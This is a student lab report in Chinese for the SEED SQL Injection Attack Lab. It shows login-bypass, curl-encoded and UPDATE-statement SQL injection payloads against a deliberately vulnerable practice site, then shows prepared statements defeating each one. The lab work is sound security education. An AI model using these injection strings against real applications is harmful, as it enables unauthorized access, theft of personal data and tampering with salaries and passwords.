**信息安全实验报告**


**Lab 12 SQL Injection Attack Lab**

**孙铁**


**SA20225414**

**Task 1**


登录MySQL：




选择数据库Users：



输出数据库Users内的所有表：




输出credential表中的所有内容：



**Task 2**


打开 /var/www/SQLInjection路径中的unsafe\_home.php文件：



由文件内容可知，登录验证实际上是一个SQL SELECT语句，输出用户名和密码对应的用户的所有信息。而且当登录用户为管理员用户Admin时，将输出所有用户的信息；否则只输出当前用户的信息。

**Task 2.1：**

已知管理员用户名为Admin，则在USERNAME输入“Admin' #”：



则在登陆时会运行SQL语句：

SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password

FROM credential

WHERE name= 'Admin' #' and Password='$hashed\_pwd'


等同于SQL语句：

SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password

FROM credential

WHERE name= 'Admin'

点击登录，成功进入管理员账号，获得了所有用户信息：



**Task 2.2：**

将Task 2.1中登录产生的HTTP请求转换为curl指令（空格为%20；#为%23； 单引号为%27）：

curl 'www.SeedLabSQLInjection.com/unsafe\_home.php?username=Admin%27%20%23&Password='

运行curl指令：




得到全部用户信息：




**Task 2.3：**

在USERNAME输入“Admin'; UPDATE credential SET Nickname='test' WHERE Name='Alice'; #”：




点击登录之后，页面输出错误信息：



这是因为PHP中mysqli扩展的query函数不允许运行多条SQL语句，这是一种针对SQL注入的防御机制。

将unsafe\_home.php文件中的query函数替换为multi\_query函数，重新进行攻击，发现页面不会显示任何内容。

将multi\_query函数改回query函数，重新尝试Task 2.1的攻击：




发现第二条SQL语句已经成功运行。


**Task 3**

**Task 3.1：**


登录Alice的账号：



点击“Edit Profile”进入个人介绍修改页面，在NickName中输入“ '，Salary ='99999 ”：




点击保存，返回Alice个人主页，发现工资已经修改为99999：




**Task 3.2：**

登录Alice账号，点击“Edit Profile”进入个人介绍修改页面，在NickName中输入“ ', Salary ='1' where Name = 'Boby' # ”：




点击保存，进入管理者账号查看所有用户信息，发现Boby工资被修改为1：




**Task 3.3：**

登录Alice账号，点击“Edit Profile”进入个人介绍修改页面，在NickName中输入“ ', Password = '40bd001563085fc35165329ea1ff5c5ecbdbbeef' where Name='Boby' # ”（'40bd001563085fc35165329ea1ff5c5ecbdbb


eef' 为123经过SHA1加密之后的密文）：



保存之后退出Alice账号，尝试使用密码123登录Boby账号：




点击登录之后，成功进入Boby账号：



**Task 4**

为了预防SQL注入攻击，需要在构建SQL语句时将数据与代码分开。在以safe开头的文件中，通过使用预处理语句实现了分别发送数据和代码到数据库。

打开/var/www/SQLInjection中的index.html，safe\_edit \_backend.php文件，将unsafe\_home.php改为safe\_home.php；unsafe\_edit\_backend.php改为safe\_edit\_backend.php：




创建safe\_edit\_frontend.php文件，将unsafe\_edit\_frontend.php文件中所有unsafe修改为safe后复制进safe\_edit\_frontend.php。

重新启动Apache服务器：




重新进行攻击：

**Task 2.1：**




攻击失败：




**Task 2.2：**




攻击失败：



**Task 2.3：**




攻击失败：




**Task 3.1：**

尝试将Alice工资修改为9：




攻击失败：




**Task 3.2：**

尝试将Boby工资修改为10：




攻击失败：



**Task 3.3：**

尝试将Boby密码修改为111（111经过SHA1加密为'6216f8a75fd5bb3d5f22

b6f9958cdede3fc086c2' ）：



攻击失败：

